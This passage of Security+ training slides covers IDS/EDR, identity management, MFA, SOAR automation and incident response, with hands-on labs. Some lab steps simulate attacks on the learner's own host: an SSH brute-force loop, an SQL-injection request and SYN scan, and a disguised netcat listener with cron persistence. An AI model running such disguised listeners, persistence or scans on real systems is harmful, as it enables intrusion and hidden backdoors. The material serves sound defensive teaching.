Detective control that hashes critical files and alerts when a watched file is modified, added or removed.

2

DLP

Data loss prevention inspects data in use, in motion and at rest, and blocks sensitive data (card numbers, NRIC) from leaving.

3

NAC

Network access control checks a device's identity and posture before admitting it, and can quarantine non-compliant hosts.

4

Posture check

NAC can require patch level, antivirus and encryption before a device joins, placing failures on a remediation VLAN.

© 2026 Tertiary Infotech Academy Pte Ltd

Antivirus versus EDR/XDR, and UBA

Signature antivirus

- Matches files against known malware hashes and patterns.
- Blocks at execution, then largely forgets what happened.
- Blind to fileless attacks that live in memory.
- Leaves little history for an investigator to reconstruct.

EDR / XDR

- Continuously records process, file and network telemetry.
- Detects behaviour chains and supports response (kill, isolate).
- XDR correlates endpoint with network, email, identity and cloud.
- UBA baselines normal user behaviour and flags deviations.

© 2026 Tertiary Infotech Academy Pte Ltd

Exam Tips — Enterprise Security Capabilities

1. IDS is passive (tap, alert only); IPS is inline (can drop). Fail-open favours availability, fail-closed favours security.
2. SPF lists allowed senders, DKIM signs the message, DMARC sets the policy (none/quarantine/reject) and reporting on failures.
3. EDR records and responds on the endpoint; XDR correlates across layers; UBA/UEBA flags deviations from a learned baseline.
4. Screened subnet (DMZ) isolates internet-facing servers; a signature IDS misses zero-days that trend/anomaly detection may catch.
5. Secure protocol selection: SSH over Telnet, HTTPS over HTTP, SFTP/FTPS over FTP, with the matching secure port.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 4.5 · HANDS-ON

Secure Remote Access: SSH Hardening and Fail2ban

LAB 35

The learner replaces password logins with key-only SSH, restricts the protocol to modern cryptography, and lets Fail2ban turn failed-login logs into automatic firewall blocks against a simulated attacker address.

You'll build

A hardened sshd drop-in with a banner, an Ed25519 key login and a Fail2ban jail that bans 10.10.10.10.

Tools: openssh-server, fail2ban, nftables, ssh-keygen

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 35

Secure Remote Access: SSH Hardening and Fail2ban

STEPS 1–4 OF 8

1 Install the tools

```
$ apt-get install -y openssh-server openssh-client fail2ban python3-systemd nftables; systemctl enable --now ssh
```

2 Audit the current exposure

```
$ sshd -T | grep -Ei '^(port|permitrootlogin|passwordauthentication|pubkeyauthentication|maxauthtries)'
```

3 Create and authorise an Ed25519 key

```
$ ssh-keygen -t ed25519 -f ~/.ssh/secplus_ed25519 -N '' -q; cat *.pub >> ~/.ssh/authorized_keys
```

4 Harden sshd with a drop-in file

```
$ cat > /etc/issue.net <<'EOF'; cat > /etc/ssh/sshd_config.d/01-secplus-hardening.conf <<'EOF'
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 35

Secure Remote Access: SSH Hardening and Fail2ban

STEPS 5–8 OF 8

5 Verify key-only login and the negotiated crypto

```
$ ssh -i ~/.ssh/secplus_ed25519 -o BatchMode=yes root@127.0.0.1 'echo KEY-LOGIN-OK'
```

6 Configure the Fail2ban jail

```
$ ip addr add 10.10.10.10/32 dev lo; cat > /etc/fail2ban/jail.d/sshd-secplus.local <<'EOF'
```

7 Simulate a brute-force attempt from the attacker address

```
$ for u in admin oracle test guest ubuntu; do ssh -b 10.10.10.10 ... true; done
```

8 Confirm the firewall block, then unban

```
$ nft list ruleset | grep 10.10.10.10; fail2ban-client set sshd unbanip 10.10.10.10
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 35 · VERIFY

Secure Remote Access: SSH Hardening and Fail2ban

✅ Test it

sshd -T confirms passwordauthentication no, key login prints KEY-LOGIN-OK, and Fail2ban lists 10.10.10.10 in the banned IP list until it is unbanned.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 4.5 · HANDS-ON

Network IDS with Suricata

LAB 36

The learner runs Suricata as a network IDS on loopback, loads the open ruleset, writes three custom signatures (content, web-attack, scan threshold), generates matching traffic and summarises the alerts from eve.json.

You'll build

A Suricata sensor on loopback, a custom rule file with three signatures and a jq alert report.

Tools: suricata, suricata-update, jq, nmap

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 36

Network IDS with Suricata

STEPS 1–4 OF 8

1 Install Suricata and helpers

```
$ apt-get install -y suricata jq nmap curl python3; suricata --build-info
```

2 Download the open ruleset

```
$ suricata-update -q || echo 'offline: custom rules still work'
```

3 Start a local web server to protect

```
$ cd /srv/lab36 && nohup python3 -m http.server 8080 --bind 127.0.0.1 &
```

4 Write custom signatures

```
$ cat > /etc/suricata/rules/lab36.rules <<'EOF'  (sid 1000001-1000003)
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 36

Network IDS with Suricata

STEPS 5–8 OF 8

5 Run Suricata in IDS mode on loopback

```
$ suricata -c /etc/suricata/suricata.yaml -i lo -k none -s rules/lab36.rules -l /var/log/suricata -D
```

6 Generate suspicious traffic against your own host

```
$ curl .../secret-admin; curl '...?q=1 UNION SELECT...'; nmap -sS -p 1-200 127.0.0.1
```

7 Read and summarise the alerts

```
$ jq -c 'select(.event_type=="alert")' /var/log/suricata/eve.json; count by signature
```

8 Tune a noisy rule and compare IDS with IPS

```
$ cat >> /etc/suricata/threshold.config <<'EOF'  (suppress sig_id 1000003 by_src)
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 36 · VERIFY

Network IDS with Suricata

✅ Test it

eve.json contains the three local sids 1000001, 1000002 and 1000003, proving the content rule, the web-attack rule and the scan-threshold rule all fired.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 4.5 · HANDS-ON

Endpoint Detection and Response with osquery

LAB 37

The learner installs osquery, queries live host state with SQL, schedules a detection pack with osqueryd, plants a suspicious process and cron persistence, hunts them down, then preserves evidence, contains and eradicates.

You'll build

osquery from the official repo, a scheduled secplus-hunt pack logging JSON results and an evidence folder of hashes.

Tools: osquery, osqueryd, jq, netcat-openbsd

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 37

Endpoint Detection and Response with osquery

STEPS 1–4 OF 8

1 Install osquery from the official repository

```
$ add pkg.osquery.io apt repo (signed-by key); apt-get install -y osquery; osqueryi --version
```

2 Ask the endpoint questions with osqueryi

```
$ osqueryi --json "SELECT name, pid, path FROM processes ORDER BY resident_size DESC LIMIT 5;"
```

3 Baseline the persistence and privilege surface

```
$ osqueryi --json 'SELECT path,command FROM crontab;' | tee baseline-crontab.json; suid_bin, kernel_modules
```

4 Schedule a detection pack with osqueryd

```
$ cat > /etc/osquery/packs/secplus-hunt.conf <<'EOF'; systemctl restart osqueryd
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 37

Endpoint Detection and Response with osquery

STEPS 5–8 OF 8

5 Plant a suspicious process and cron persistence

```
$ cp nc /tmp/.kworker-update; nohup /tmp/.kworker-update -lk 4444 &; rm; echo cron > /etc/cron.d/...
```

6 Hunt for the indicators

```
$ osqueryi --json "SELECT pid,path,on_disk FROM processes WHERE on_disk=0 OR path LIKE '/tmp/%';"
```

7 Read the detections in the osqueryd telemetry

```
$ jq -c 'select(.action=="added" and (.name|test("suspicious_processes")))' osqueryd.results.log
```

8 Respond: preserve evidence, contain, eradicate and confirm

```
$ cp /proc/$PID/exe /root/edr/evidence; sha256sum; kill $PID; mv cron and suid to evidence
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 37 · VERIFY

Endpoint Detection and Response with osquery

✅ Test it

After response the hunt queries return empty, the results log shows an 'added' then a 'removed' event for suspicious_processes, and the evidence file holds a 64-hex SHA-256 of the planted binary.

© 2026 Tertiary Infotech Academy Pte Ltd

4.6

OBJECTIVE 4.6

Identity & Access Management

Lifecycle · SSO & federation · Access models · MFA · Passwords · PAM

© 2026 Tertiary Infotech Academy Pte Ltd

The Identity Lifecycle

1. Provisioning: create the account from an approved request
2. Identity proofing: verify the person is who they claim
3. Permission assignment: grant role-based access, not ad hoc
4. Attestation: managers periodically recertify the access
5. De-provisioning: disable on exit to end orphaned accounts

© 2026 Tertiary Infotech Academy Pte Ltd

Provisioning, Proofing and Permissions

1

Provisioning

Create the account to a standard checklist and issue credentials. Automating it keeps every account consistent and auditable.

2

Identity proofing

Verify the person before issuing access, using documents or checks. It matters most for external users you do not already know.

3

Permission assignment

Grant access through roles, not one-off rights. The implication of over-granting is privilege creep and a larger blast radius.

4

Attestation

A periodic review where owners confirm each entitlement is still needed, so unused access is removed.

5

De-provisioning

Disable the credential, strip entitlements and end sessions on exit. Orphaned accounts are a favourite attacker foothold.

© 2026 Tertiary Infotech Academy Pte Ltd

SSO, Federation and the Protocols

1

Single sign-on

One authentication grants access to many applications. It improves usability but concentrates risk on that one login.

2

Federation

Two organisations trust each other's identities, so users log in with their home identity. Roles: identity provider and service provider.

3

SAML

XML-based assertions for federated web SSO, common in enterprise portals. The IdP sends a signed assertion to the service provider.

4

OAuth 2.0

A delegated authorisation framework; it grants an app limited access via tokens. OpenID Connect adds authentication on top of it.

5

LDAP

The directory protocol (such as Active Directory) that stores users and groups and answers authentication and lookup queries.

6

Interoperability

These protocols must work together; mismatched settings between an IdP and a service provider are a common federation failure.

© 2026 Tertiary Infotech Academy Pte Ltd

Access Control Models You Must Know

1. **DAC**
   Discretionary: the resource owner sets permissions, as Linux file mode bits and ACLs do.

2. **MAC**
   Mandatory: system-wide labels and clearances the user cannot override, as in SELinux and government classification.

3. **RBAC**
   Role-based: permissions attach to roles and users inherit them by holding a role. Linux groups approximate this.

4. **Rule-based**
   The same rule applies to everyone, such as a firewall ACL or a time-of-day login restriction.

5. **ABAC**
   Attribute-based: each request is evaluated on attributes such as department, device posture, time and location.

6. **Time-of-day**
   A rule-based restriction that permits access only during defined hours, enforced on Linux by pam_time.

© 2026 Tertiary Infotech Academy Pte Ltd

Multifactor Authentication Factors

1

Something you know

A password, PIN or security question. The weakest factor, because it can be phished, guessed or reused.

2

Something you have

A TOTP app, hardware token, smart card or FIDO2 security key. It proves possession of an object.

3

Something you are

A biometric such as a fingerprint or face. Judge it by false acceptance, false rejection and crossover error rate.

4

Somewhere you are

Location or network context used as an attribute in conditional access, not a standalone factor.

5

Implementations

Biometrics, hard and soft authentication tokens, and security keys. Keys bound to an origin are phishing-resistant.

6

Real MFA

Combine two different categories. A password plus a security question is two steps in one category, not MFA.

© 2026 Tertiary Infotech Academy Pte Ltd

Password Best Practices

1. Length beats complexity: a long passphrase resists guessing better than short, rule-stuffed passwords.
2. Block reuse with password history, and set a minimum age so a user cannot cycle back to an old password.
3. Expiration (maximum age) is now discouraged by NIST unless a compromise is suspected; forced rotation drives weak patterns.
4. A password manager stores unique strong passwords behind one vault (master) password, which must itself be strong and protected.
5. Passwordless methods (passkeys, FIDO2, biometrics) remove the password entirely and resist phishing.

© 2026 Tertiary Infotech Academy Pte Ltd

Privileged Access Management

JIT permissions

- Elevated rights granted only for an approved window
- They expire automatically when the task is done
- No standing admin access to steal or misuse

Password vaulting

- Shared and admin credentials live in a vault
- Users check them out; use is logged and audited
- Passwords are rotated after each checkout

Ephemeral creds

- Short-lived, single-use credentials or tokens
- They cannot be reused once they expire
- Common for cloud and service-to-service access

© 2026 Tertiary Infotech Academy Pte Ltd

Exam Tips — Identity & Access Management

1. RBAC grants rights to roles; rule-based applies one rule to everyone (time of day, ACL). Do not confuse the two.

2. DAC = owner decides (file permissions); MAC = labels the user cannot change (SELinux, classification).

3. SAML = enterprise web SSO (XML assertions); OAuth = delegated authorisation (tokens); OIDC = authentication on OAuth.

4. True MFA needs factors from different categories; a password plus a PIN is still only something you know.

5. JIT, vaulting and ephemeral credentials all reduce standing privilege, the thing PAM tools exist to remove.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 4.6 · HANDS-ON

Identity & Access Management with PAM and sudo

LAB 38

Provision role-based users, scope sudo per role, add JIT elevation, enforce a pwquality and faillock policy, apply a time-of-day rule, then de-provision a leaver.

You'll build

RBAC roles with scoped sudo, a self-revoking JIT grant, pwquality, pam_faillock, pam_time and an offboarded account.

Tools: sudo, acl, libpam-pwquality, pam_faillock, pam_time, pamtester, chage

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 38

Identity & Access Management with PAM and sudo

STEPS 1–4 OF 9

1 Install the tools

```
$ apt-get install -y sudo acl libpam-pwquality libpwquality-tools pamtester
```

2 Provision role groups and users

```
$ while IFS=: read -r u g gecos; do useradd -m -G "$g" -c "$gecos" "$u"; done <<'EOF'
```

3 Assign file permissions with DAC and ACLs

```
$ chown root:auditor /srv/reports; chmod 750 /srv/reports; setfacl -m u:bob:rx /srv/reports
```

4 Scope sudo per role (RBAC)

```
$ cat > /etc/sudoers.d/10-roles <<'EOF' ... ; visudo -cf /etc/sudoers.d/10-roles
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 38

Identity & Access Management with PAM and sudo

STEPS 5–8 OF 9

5 Grant a self-revoking JIT privilege

```
$ systemd-run --unit=jit-revoke-carol --on-active=120 /bin/rm -f /etc/sudoers.d/90-jit-carol
```

6 Enforce a password policy

```
$ cat >> /etc/security/pwquality.conf <<'EOF'; chage -M 365 -m 1 -W 14 alice
```

7 Lock out repeated failures with pam_faillock

```
$ for i in 1 2 3 4 5 6; do echo 'wrong-guess' | pamtester labauth alice authenticate; done; faillock --user alice
```

8 Restrict logins by time of day

```
$ echo 'labauth;*;alice;Wk0800-1900' >> /etc/security/time.conf
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 38

Identity & Access Management with PAM and sudo

STEPS 9–9 OF 9

9

De-provision a leaver

```
$ usermod -L -e 1 -s /usr/sbin/nologin bob; gpasswd -d bob dbops; pkill -KILL -u bob
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 38 · VERIFY

Identity & Access Management with PAM and sudo

✅ Test it

90-jit-carol is auto-removed after 2 minutes, roles still work, alice is locked after 5 bad guesses, and bob (the leaver) can no longer authenticate.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 4.6 · HANDS-ON

Multifactor Authentication with TOTP

LAB 39

Enrol a user in TOTP, build a password-plus-code PAM service, prove one factor is not enough, test replay protection and backup codes, then enforce MFA for SSH.

You'll build

A TOTP-enrolled account, a two-factor PAM service, and an SSH Match block demanding keyboard-interactive MFA.

Tools: libpam-google-authenticator, oathtool, qrencode, pamtester, openssh-server

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 39

Multifactor Authentication with TOTP

STEPS 1–4 OF 8

1. Install the tools

```
$ apt-get install -y libpam-google-authenticator oathtool qrencode pamtester openssh-server
```

2. Create a user and enrol a TOTP secret

```
$ sudo -u mfauser google-authenticator -t -d -f -r 10 -R 30 -w 3 -e 5 -q -s /home/mfauser/.google_authenticator
```

3. Inspect the shared secret and QR code

```
$ qrencode -t ANSIUTF8 "otpauth://totp/SecPlus-Lab:mfauser?secret=$SECRET&issuer=SecPlus-Lab"
```

4. Generate codes like an authenticator app

```
$ oathtool --totp -b "$SECRET"
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 39

Multifactor Authentication with TOTP

STEPS 5–8 OF 8

5 Build a two-factor PAM service

```
$ cat > /etc/pam.d/mfa-lab <<'EOF' (pam_google_authenticator forward_pass + pam_unix use_first_pass)
```

6 Prove that one factor is not enough

```
$ echo 'Labs-Pass-2026' | pamtester mfa-lab mfauser authenticate  # rejected
```

7 Log in with both factors, test replay and a backup code

```
$ echo "Labs-Pass-2026$(oathtool --totp -b "$SECRET")" | pamtester mfa-lab mfauser authenticate
```

8 Enforce MFA for SSH logins

```
$ printf '\nMatch User mfauser\n  AuthenticationMethods keyboard-interactive\n' >> /etc/ssh/sshd_config; sshd -t
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 39 · VERIFY

Multifactor Authentication with TOTP

✅ Test it

Password alone is rejected, password plus the current code is accepted, a replayed code is refused, and sshd -T shows keyboard-interactive for mfauser.

© 2026 Tertiary Infotech Academy Pte Ltd

4.7

OBJECTIVE 4.7

Automation & Orchestration

Use cases · Benefits · Considerations · SOAR playbooks

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 4.7 · WHY IT MATTERS

Machines do the repetitive work at machine speed

Automation performs one task reliably; orchestration chains many tasks across tools into a workflow. Together they cut reaction time and remove human error from routine work.

© 2026 Tertiary Infotech Academy Pte Ltd

Use Cases of Automation and Scripting

1. **User provisioning**
   Create, group and disable accounts straight from an HR feed, so every account is consistent and leavers are closed on time.

2. **Resource provisioning**
   Stand up servers, storage and networks from code, with the secure baseline already applied.

3. **Guard rails**
   Automated limits that stop an unsafe action, such as refusing to block the management network or open a public bucket.

4. **Security groups**
   Apply the same firewall or cloud access rules to many resources at once, consistently.

5. **Ticketing and escalation**
   Open a ticket automatically on an alert and escalate or page a human when thresholds are crossed.

6. **Enable/disable access**
   Turn services and access on or off on a schedule or in response to an event, such as JIT elevation.

© 2026 Tertiary Infotech Academy Pte Ltd

Pipelines and Integrations

1

CI and testing

Every change is built, scanned and tested automatically before it ships, so flaws are caught early.

2

Integrations and APIs

Tools talk to each other through APIs, which is what lets one alert drive actions across many systems.

3

Playbooks (SOAR)

A playbook is a machine-executable version of the runbook an analyst would follow by hand.


4

Infrastructure as code

Configuration lives in version control, so changes are reviewed, repeatable and easy to roll back.

© 2026 Tertiary Infotech Academy Pte Ltd

The Detect, Decide, Act, Record Loop



© 2026 Tertiary Infotech Academy Pte Ltd

Benefits of Automation

1

Efficiency and reaction time

Routine responses happen in seconds, which cuts attacker dwell time and the blast radius of an incident.

2

Enforcing baselines

Every system is built from the same standard configuration, so drift and one-off mistakes disappear.

3

Secure scaling

The same controls apply whether you run ten hosts or ten thousand, without more staff.

4

Workforce multiplier

Analysts stop doing repetitive toil and focus on real analysis, which also improves employee retention.

© 2026 Tertiary Infotech Academy Pte Ltd

Other Considerations (the Trade-offs)

1

Complexity

A big automation estate is hard to understand, test and troubleshoot when something goes wrong.

2

Cost

Orchestration platforms are licensed separately and are not cheap; add the cost of building and maintaining playbooks.

3

Single point of failure

If one platform automates everything, its outage or compromise stops or endangers everything at once.

4

Technical debt

Quick scripts nobody maintains rot over time and break silently when the environment changes.

5

Ongoing supportability

Someone must own, patch, test and update the automation for its whole life, not just build it once.

© 2026 Tertiary Infotech Academy Pte Ltd

Exam Tips — Automation & Orchestration

1. Automation = one task; orchestration = many tasks and tools chained into a workflow.
2. SIEM detects and alerts; SOAR orchestrates the response (block, disable, ticket). 'Automatically open a ticket' points to SOAR.
3. Benefits: efficiency, reaction time, enforced baselines, secure scaling, workforce multiplier.
4. Drawbacks: complexity, cost, single point of failure, technical debt, ongoing supportability.
5. Guard rails prevent unsafe automated actions; security groups apply consistent access to many resources.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 4.7 · HANDS-ON

Automation and Orchestration with a Mini-SOAR Playbook

LAB 40

Automate user provisioning from an HR feed, then build a detect-decide-act-record playbook with guard rails that blocks an attacker, opens a ticket and escalates through a mock API, tested CI-style.

You'll build

provision.sh, soar.sh, a mock ticketing/paging API, a systemd service running the playbook, and a documented rollback.

Tools: jq, shellcheck, iptables, curl, python3, systemd, logger

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 40

Automation and Orchestration with a Mini-SOAR Playbook

STEPS 1–4 OF 8

1. Install the tools

```
$ apt-get install -y jq shellcheck iptables curl python3
```

2. Automate user provisioning from an HR feed

```
$ provision.sh /etc/soar/hr_feed.csv  # create active staff, add to sg-<dept>, disable leavers
```

3. Start a mock ticketing and paging API

```
$ nohup python3 /usr/local/bin/mock-api.py & ; curl -s -X POST -d '{"test":"ping"}' http://127.0.0.1:8088/hook
```

4. Write the playbook with guard rails

```
$ cat > /usr/local/bin/soar.sh <<'EOF' (allowlist, THRESHOLD, DRY_RUN guard rails)
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 40

Automation and Orchestration with a Mini-SOAR Playbook

STEPS 5–8 OF 8

5 Test the playbook the CI way

```
$ bash -n soar.sh; shellcheck -S warning soar.sh; DRY_RUN=1 soar.sh < /tmp/ci-sample.log
```

6 Run the playbook as a service

```
$ systemctl enable --now soar.service  # journalctl -f -t sshd | soar.sh
```

7 Trigger an incident and observe the response

```
$ for i in $(seq 1 6); do logger -p auth.warning -t sshd 'Failed password ... from 203.0.113.50 ...'; done
```

8 Roll back: re-enable access after review

```
$ iptables -D INPUT -s 203.0.113.50 -j DROP; jq '.status="closed"' "$T" > "$T.tmp" && mv "$T.tmp" "$T"
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 40 · VERIFY

Automation and Orchestration with a Mini-SOAR Playbook

✅ Test it

The service is active; a fresh attacker IP is blocked once in iptables, gets one ticket JSON and one escalation in the API log, with no human involved.

© 2026 Tertiary Infotech Academy Pte Ltd

4.8


OBJECTIVE 4.8

Incident Response

Process · Training & testing · RCA · Threat hunting · Forensics

© 2026 Tertiary Infotech Academy Pte Ltd

The Incident Response Process



© 2026 Tertiary Infotech Academy Pte Ltd

What Each Phase Means

1

Preparation

The work done before any incident: the IR plan, trained team, communication plan, jump-bag tools and playbooks.

2

Detection

Recognising an incident from an alert, a user report, a hunt or a third party, and confirming it is real.

3

Analysis

Scoping what is affected, assessing impact and setting priority so the response matches the severity.

4

Containment

Short-term isolation then a durable fix, chosen so it stops damage without destroying evidence.

5

Eradication

Removing the root cause: malware, rogue accounts, persistence and the exploited weakness.

6

Recovery

Returning systems to normal service only after verification, with heightened monitoring for a period.

© 2026 Tertiary Infotech Academy Pte Ltd

Training, Testing and Improvement

1. **Training**
   Everyone knows their role and the plan before an incident, so no one improvises under pressure.

2. **Tabletop exercise**
   A discussion-based walk through a scenario; no live systems are touched, cheap and good for decision practice.

3. **Simulation**
   A hands-on exercise with realistic, synthetic events, such as a simulated phishing or breach, to test the response for real.

4. **Root cause analysis**
   Drill to the underlying cause, for example with the five whys, so the same incident cannot recur.

5. **Threat hunting**
   Proactively searching for indicators across the estate on the assumption a compromise may already exist.

6. **Lessons learned**
   A blameless review that turns findings into concrete improvements back in the preparation phase.

© 2026 Tertiary Infotech Academy Pte Ltd

Order of Volatility for Evidence

1

1. CPU and memory

Registers, cache and RAM, which hold keys and injected code that vanish when power is lost.

2

2. Network and process state

Active connections, routing and ARP tables, running processes and open file handles.

3

3. Temporary data

Swap space and temporary directories that are overwritten quickly.

4

4. Disk

The full storage device, imaged bit by bit through a write blocker.

5

5. Remote logs

Firewall, platform and cloud logs held off the compromised host.

6

6. Archival media

Backups and offline archives: the most stable and least urgent.

© 2026 Tertiary Infotech Academy Pte Ltd

Digital Forensics Fundamentals

1

Legal hold

A formal instruction to suspend routine deletion and retention once litigation or investigation is anticipated.

2

Chain of custody

An unbroken record of who handled each item, when, why and where. A gap can make evidence inadmissible.

3

Acquisition

